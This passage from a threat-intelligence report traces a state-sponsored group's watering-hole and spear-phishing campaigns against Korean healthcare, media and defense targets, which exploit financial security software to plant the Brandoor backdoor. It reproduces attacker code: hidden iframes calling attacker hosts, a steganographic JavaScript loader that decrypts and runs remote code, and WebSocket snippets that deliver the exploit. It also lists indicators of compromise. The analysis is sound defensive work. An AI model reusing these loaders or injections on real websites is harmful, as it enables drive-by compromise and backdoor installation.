In January 2026, the second attack case exploited a vulnerability in the financial security software A instead of the financial security software I. After a user visited the website of a Korean healthcare organization, an application crash of the financial security software A and subsequent injection into a legitimate process were observed, ultimately resulting in the installation of the Brandoor backdoor. The confirmed attack flow is shown below. During the attack, the Brandoor loader and backdoor were installed, and an OpenSSH reverse tunnel was established to provide remote access to the compromised environment. [4]

- Initial Compromise
    - Visited a Korean healthcare organization's website using a web browser
    - Application crash of the financial security software A occurred
    - Evidence of watering hole redirection identified
- Code Execution
    - Process injection into SyncHost.exe following the crash of the financial security software A
    - SyncHost.exe subsequently created and executed malware components, including:up.bat, _net.tmp (loader), net.tmp (privilege escalation tool or NirCmd utility), net.exe, netuser.exe, _net.tmp (dropper)
- C2 Communication
    - Brandoor backdoor communication with its C2 server
    - Continued C2 connectivity through OpenSSH-based reverse tunneling

[4] https://atip.ahnlab.com/intelligence/view?id=68261adc-c242-49af-93fe-ca9966052922

- Internal Reconnaissance
  - System information collected using commands such as net, ipconfig, netstat, and sc
  - Enumeration of domain accounts and groups, services, network connections, network configurations, and shared resources
- Privilege Escalation
  - Malicious activities initially executed under a standard user account
  - Registration of the uploadmgr service and subsequent execution of commands with SYSTEM privileges
  - Evidence of a privilege escalation tool leveraging a UAC bypass technique
- Persistence
  - Registration of a loader responsible for executing Brandoor as the uploadmgr service
- Data Exfiltration
  - Screenshot capture using the NirCmd utility
- Remote Control
  - Installation of the Brandoor backdoor
  - Establishment of an OpenSSH reverse tunnel allowing external access to internal TCP port 22
- Defense Evasion
  - Deletion of the WER/AppCrash directory of the financial security software A
  - Renaming and deletion of malware used during the attack

C. Attack Case #3

In May 2026, the third attack case also exploited a vulnerability of the financial security software A, with a Korean media website serving as the watering hole platform. An obfuscated malicious JavaScript was inserted into the website's backend script and, once deobfuscated, was found to operate through an <iframe> element. A noteworthy characteristic of this campaign was that the malicious page was delivered only when visitors accessed the site using the Naver Whale browser. As in the previous case, the Brandoor backdoor was ultimately installed. [5]

[5] https://atip.ahnlab.com/intelligence/view?id=013db9f7-676c-4105-a5bd-8a5fd772a5cf

Figure 8. Korean Media Website Abused in the Watering Hole Attack

```
1  document.write("<iframe
   src='https://jshosting.me/_common/_view/?id=2021043321' width='0.1'
   height='0.1' frameBorder='0'></iframe>");
```

Figure 9. Deobfuscated Malicious JavaScript Code

- Initial Compromise
  - Visited a Korean media website using the Whale web browser
  - Application crash of the financial security software A occurred
  - Evidence of watering hole redirection identified
- Code Execution
  - Process injection into CertEnrollCtrl.exe following the crash of the financial security software A
  - CertEnrollCtrl.exe subsequently created and executed malware
- C2 Communication
  - Communication between CertEnrollCtrl.exe and a C2 server
- Remote Control
  - Installation of the Brandoor backdoor

1.1.4. Domain Registrant Information

Analysis of the watering hole attack infrastructure identified from 2025 to 2026 showed that

multiple domains were used in the process of redirecting visitors to subsequent URLs hosting vulnerability exploitation scripts. Comparison of domain registration information confirmed that several domains used in different periods and attack cases were registered with the same email address.

By classifying domains based on the same registrant email address, attack infrastructure that is not clearly related when viewed individually can be grouped together. This suggests that the attacker may have repeatedly used the same registration information or operational framework when building and managing domains. In particular, some domains were commonly observed in watering hole attacks by the state-sponsored threat group and in attacks targeting pharmaceutical companies that are believed to have involved Gunra ransomware. These overlaps provide clues indicating possible infrastructure sharing, reuse, or operational linkage between the two attacks. However, the same registrant email address alone is insufficient to conclude that the same actor was responsible, and it should be analyzed comprehensively together with other technical commonalities.

Email	Domain	Attack Case
ejayong@proton[.]me	security.heillamal[.]com	Watering hole attack case by the state-sponsored threat group
	cowincard[.]com	Watering hole attack case by the state-sponsored threat group
	quordtechservice[.]com	Watering hole attack case by the state-sponsored threat group
	kimchang[.]pro	Law firm impersonation attack case by the state-sponsored threat group
	bitcoincasino[.]name	Unconfirmed
	kraken[.]soccer	Unconfirmed
lena.weiss83@outlook[.]com	anyonecdn[.]com	Watering hole attack case by the state-sponsored threat group / Gunra ransomware attack case
	myonlinestatus[.]net	Watering hole attack case by the state-sponsored threat group
finn.bauer0423@proton[.]me	jshosting[.]me	Watering hole attack case by the state-sponsored threat group / Gunra ransomware attack case
	cloudcontents[.]info	Watering hole attack case by the state-sponsored threat group

Table 1. Domain Registrant Information and Related Cases

1.2. Spear-Phishing Attacks

1.2.1. Overview of Spear-Phishing Attacks

In addition to watering hole attacks, the state-sponsored threat group also distributed malware through spear-phishing attacks. The attackers sent emails disguised as resumes or surveys to lure users into clicking malicious links. The malicious links abused the attacker's GitHub pages or Tistory blogs, and embedded iframes redirected users to malicious URLs. Ultimately, vulnerabilities in the financial security software A and the financial security software I were exploited to install backdoors.

1.2.2. Notable Attack Cases

A. Attack Case #1

In April 2026, the state-sponsored threat group distributed malware through emails disguised as resumes. The attacker sent resume-themed emails and induced users to click a link to the attacker's GitHub page. After the link was clicked, evidence indicated that a vulnerability of the financial security software A was triggered. Subsequently, shellcode and a backdoor were injected into and executed within the legitimate process "Fsquirt.exe". [6]

The GitHub page created by the attacker was disguised as a legitimate portfolio website, but an iframe was used to insert a C&C server address and redirect visitors to that address. The commit history also showed that the iframe code was later removed.

[6] https://atip.ahnlab.com/intelligence/view?id=e9386796-38a5-4e27-91a9-d6a68ddf4c69

Figure 10. Attacker's GitHub Page (geonu906.github[.]io)

index.html

```
@@ -115,6 +115,5 @@ <h2>욕실 – 바이오필릭 스파 힐링 존</h2>
115  115          </p></section>
116  116
117  117      </div>
118      -   <iframe src="https://autocad-bsd.com/drawing/textarea" frameborder="0" width="1" height="1" marginwidth="0" marginheight="0"></iframe>
119  118  </body>
120  119  </html>
```

Figure 11. C&C Address Inserted Through an iframe

For reference, the following emoji was used in the code, and the attacker is believed to have used AI to create the page.




Figure 12. Traces of AI Use in index.html

In addition, traces of reuse of an existing GitHub page were identified. The reused GitHub page was created around January of this year, and a C&C address was inserted using a script tag.




Figure 13. index.html of yeongbokkim.github[.]io

- Initial Compromise
  - Sent emails disguised as resumes
  - Induced users to click the attacker's GitHub Pages link
  - Vulnerability of the financial security software A triggered
- Code Execution
  - Injection into the legitimate Microsoft process Fsquirt.exe
- C2 Communication
  - C&C server communication by Fsquirt.exe
- Remote Control
  - Backdoor installation

B. Attack Case #2

In May 2026, a spear-phishing attack targeting a Korean defense company was identified, and a Tistory blog was abused instead of GitHub. The attacker introduced themselves as a newspaper reporter and sent an email disguised as a defense industry survey. As shown in the email below, the message asked for opinions about companies related to the defense industry

and included a vulnerability exploitation URL to induce the recipient to access it. [7]

Given that all surveyed companies were defense or defense-related companies, this attack is assessed to have been a targeted attack against the defense industry. The site was a Tistory blog believed to have been operated by the attacker. At the time of analysis, no script performing malicious behavior was identified; however, records showed that the post had been modified after the attack occurred.

Figure 14. Attacker's Tistory Blog

When a user accessed the attacker's website through the blog above, malicious or vulnerable JavaScript was delivered from an attacker-controlled intermediary site. Subsequently, a 1-day

[7] https://atip.ahnlab.com/intelligence/view?id=2551c661-4e47-4aa2-9ac8-9a624b9f500b

vulnerability in the financial security software I installed on the user's PC appears to have been exploited. The version of the financial security software I identified on the targeted PC was 3.0.0.15, which contained the vulnerability. Ultimately, shellcode and a backdoor were injected into the legitimate Microsoft process "Fsquirt.exe".

- Initial Compromise
  - Sent an email disguised as a defense industry survey
  - Induced users to click the attacker's Tistory blog
  - Vulnerability of the financial security software I triggered
- Code Execution
  - Injection into the legitimate Microsoft process Fsquirt.exe
  - Fsquirt.exe subsequently created and executed the malware Him.xml (loader)
  - Him.xml, executed by Rundll32.exe, created and executed LxpsSvc.dll (loader), engFix.tmp (loader), and platform.exe (Infostealer)
- C2 Communication
  - C&C server communication by Fsquirt.exe
- Remote Control
  - Backdoor installation

2. Vulnerability and Malware Analysis

2.1. Exploited Vulnerabilities

2.1.1. Analysis of a Vulnerability in the Financial Security Software A

In May 2026, a watering hole attack targeting a specific media organization occurred. The attacker inserted a malicious script into the media organization's webpage so that visitors accessing the page would download a vulnerability exploitation script from the attacker's server. During this process, ASEC obtained and analyzed the vulnerability exploitation payload used by the attacker, and the overall attack flow identified is as follows.




Figure 15. Execution Flow of a Vulnerability in the Financial Security Software A

A key characteristic of this attack is the use of image files containing steganographic data during communication with the attacker's server. A total of four images are delivered during the attack

process, and each image hides data required for key exchange, version verification of the financial security software A, and vulnerability exploitation. The data embedded in the images is encrypted using a method defined by the attacker, and the attack script decrypts the data and uses it for each stage of the attack. Ultimately, the delivered vulnerability exploitation code triggers a buffer overflow, executes the attacker's shellcode, and injects it into a legitimate process to perform malicious activities.

A. Access to the Attacker's Server Through the Watering Hole

When a user accesses the compromised media webpage, the malicious script inserted into the webpage is executed. The script then connects to the attacker's server to download the data required for vulnerability exploitation.

Additional Malicious Script Download
<iframe src='https://jshosting[.]me/_common/_view/?id=2021043321' width='0.1' height='0.1' frameborder='0'></iframe>

Table 2. Additional Malicious Script Download

The following script is executed on the page, after which image files containing additional data are downloaded.

```
var symmetricKey = generateRandomHex(32).hexString;
var objID = generateRandomHex(10).hexString;

var canvas = document.createElement('canvas');
var canvasID = generateRandomHex(32).hexString;
canvas.id = canvasID;
canvas.style.display = 'none';
document.body.appendChild(canvas);

const img = new Image();
img.onload = () => {
    var canvas = document.getElementById(canvasID);
    var ctx = canvas.getContext('2d');
    canvas.width = img.width;
    canvas.height = img.height;
    ctx.drawImage(img, 0, 0);
    const imageData = ctx.getImageData(0, 0, img.width, img.height);
    var publicKeyStr = atob(extractHiddenMessage(imageData.data));
    var publicKey = publicKeyStr.split(',').map(num => parseInt(num));
    var encSymKey = knapsackEncrypt(publicKey, symmetricKey);
    var getParam = generateString(1 + Math.floor(Math.random() * 4)) + '=' + btoa(encSymKey);

    const img1 = new Image();
    img1.onload = () => {
        var canvas = document.getElementById(canvasID);
        var ctx = canvas.getContext('2d');
        canvas.width = img1.width;
        canvas.height = img1.height;
        ctx.drawImage(img1, 0, 0);
        const imageData = ctx.getImageData(0, 0, img1.width, img1.height);
        hiddenMessage = atob(extractHiddenMessage(imageData.data));
        var decryptedJSFunctionBody = convert(symmetricKey, hiddenMessage);
        var decryptedJSFunction = new Function(decryptedJSFunctionBody);
        decryptedJSFunction.call(null, symmetricKey, objID, canvasID);
    }
    img1.src = 'https://jshosting.me/_common/_view/' +  generateHexForStage(1) + '-' + objID + '.png?' + getParam;
}
img.src = 'https://jshosting.me/_common/_view/' +  generateHexForStage(0) + '-' + objID + '.png';
```

Figure 16. Contents of the Additional Malicious Script

The filenames of the PNG images requested from the server are dynamically generated according to a specific rule. Each filename consists of a value indicating the image request stage and a victim identifier. The attacker's server responds with image data corresponding to the requested filename and stage. The returned data is hidden inside a normal PNG image using steganography.




Figure 17. Naming Rule for Steganographic Image Files

A total of four steganographic images are used sequentially during the attack process. Although the filenames and image contents change each time the attacker's server is accessed, the structure of the request-stage value and victim identifier included in the filename remains the

same.




Figure 18. Images Using Steganography (Stage-by-Stage Images)

The attack script downloads the image corresponding to each stage from the attacker's server, extracts the hidden data from the image, and decrypts it using the method defined by the attacker. First, it downloads the initial-stage image to exchange the key required for decrypting data used in later attack stages.

B. Data Decryption Key Exchange

The initial-stage image contains the attacker's public key, hidden using steganography, which is required to decrypt data delivered in later attack stages. After downloading the image from the attacker's server, the attack script extracts the hidden data from the image and restores the public key.

```
function extractHiddenMessage(data) {
    let message = "";
    let charCode = 0;
    let bitIndex = 0;

    for (let i = 0; i < data.length; i++) {
        if ((i + 1) % 4 === 0) {
            continue;
        }
        const bit = data[i] & 1;
        charCode |= (bit << bitIndex);
        bitIndex++;

        if (bitIndex === 8) {
            if (charCode === 0) {
                break;
            }
            message += String.fromCharCode(charCode);
            charCode = 0;
            bitIndex = 0;
        }
    }

    return message || null;
}
```

Figure 19. Method for Extracting Data Hidden in an Image

The client uses the restored public key to exchange the symmetric key that will be used from the next attack stage onward. It first generates a random symmetric key, encrypts it with the attacker's public key, and sends it to the attacker's server. Once the key exchange is complete, the client downloads the "Version verification stage image of the financial security software A" and performs the next operation.

C. Request and Transmission of Financial Security Software A Version Information

The version verification stage image of the financial security software A contains hidden code used to check whether the financial security software A is installed on the user's system and to identify its version.

```
163         var canvas = document.getElementById(canvasID);
164         var ctx = canvas.getContext('2d');
165         canvas.width = img1.width;
166         canvas.height = img1.height;
167         ctx.drawImage(img1, 0, 0);
168         const imageData = ctx.getImageData(0, 0, img1.width, img1.height);
169         hiddenMessage = atob(extractHiddenMessage(imageData.data));
170         var decryptedJSFunctionBody = convert(symmetricKey, hiddenMessage);
171         var decryptedJSFunction = new Function(decryptedJSFunctionBody);
172         decryptedJSFunction.call(null, symmetricKey, objID, canvasID);
```

Figure 20. Data Extraction Process for the Version Verification Stage Image of the Financial Security Software A

The method used to extract data from inside the image is the same as that used for the initial-stage image. The extracted data is decrypted with the previously generated symmetric key, and the decrypted result is executed as JavaScript code.

```
118 function RunMain() {
119
120     var ws = new WebSocket("ws://127.0.0.1:31026");
121     ws.onopen = function() {
122         GetVersion(ws);
123     };
124
125     ws.onmessage = function (evt) {
126         ws.close();
127         var respObj = JSON.parse(evt.data);
128         SendRequest(generateHexForStage(3) + '-' + objID + '-' + stringToHex(respObj.message.ReturnValue) + '.png');
129     };
130
131     ws.onerror = function() {
132         SendRequest(generateHexForStage(2) + '-' + objID + '.png');
133     };
134 }
```

Figure 21. JavaScript Code Decrypted with the Symmetric Key

The executed code communicates through WebSocket with the financial security software A-related process running on the user's PC. Through this, it checks whether the financial security software A is installed and, if installed, collects the current version information. The collected version information is encoded using a method specified by the attacker and then included in the filename of the image requested in the next stage.

```
 97 function stringToHex(str) {
 98     return Array.from(str)
 99         .map(char => (char.charCodeAt(0) - 3).toString(16).padStart(2, '0'))
100         .join('');
101 }
```

Figure 22. Version Information Encoding Process of the Financial Security Software A




Figure 23. Image Filename Containing Version Information of the Financial Security Software A

The client uses the generated filename to request an image from the attacker's server. After checking the version information included in the filename, the attacker's server returns the "vulnerability code delivery stage image," which contains hidden exploit code corresponding to that version. If the financial security software A is not installed or the version information cannot be confirmed, the client downloads the "failure stage image" and stops further activity.

D. Vulnerability Code Transmission of the Financial Security Software A

The vulnerability code delivery stage image contains code hidden using steganography to exploit a vulnerability of the financial security software A. The client downloads the image, extracts the hidden data, and decrypts it using the previously generated symmetric key. The decrypted result is JavaScript exploit code, which is executed on the user's PC and delivers manipulated data to the financial security software A.

```
141  function RunMain() {
142      var ws = new WebSocket("ws://127.0.0.1:10530");
143      ws.onopen = function() {
144          var req = JSON.stringify(msgPutLicense);
145          ws.send(req);
146      };
147
148      ws.onmessage = function (evt) {
149          commuIndex++;
150          if (commuIndex == 1)
151          {
152              var req = JSON.stringify(msgPutLicense);
153              ws.send(req);
154          }
```

Figure 24. Exploit Code Delivery Process of the Financial Security Software A

E. Vulnerability Exploitation and Shellcode Execution of the Financial Security Software A

The executed malicious script communicates through WebSocket with the financial security software A running on the user's PC. It then delivers the payload and vulnerability trigger code prepared by the attacker. This vulnerability is a buffer overflow that occurs because the financial security software A does not sufficiently validate length values when processing specific data.




Figure 25. Stack Corrupted by the Buffer Overflow

The attacker manipulates the program's execution flow through the buffer overflow vulnerability and executes shellcode placed in memory. If exploitation succeeds, the client downloads the "success confirmation stage image." This image contains hidden data indicating whether the attack was successful, rather than additional executable code. If exploitation fails, the client downloads the "failure stage image" and stops further activity.

F. Brandoor Backdoor Download and Injection into a Legitimate Process

The shellcode executed through vulnerability exploitation connects to the attacker's server and downloads Brandoor, a backdoor malware. It then creates a new legitimate Microsoft process to be used as the injection target and injects Brandoor into the memory region of that process for execution.

The Brandoor injection target processes identified to date are as follows.

Injection Target List (Legitimate Microsoft Processes)
synchost.exe
mdeserver.exe
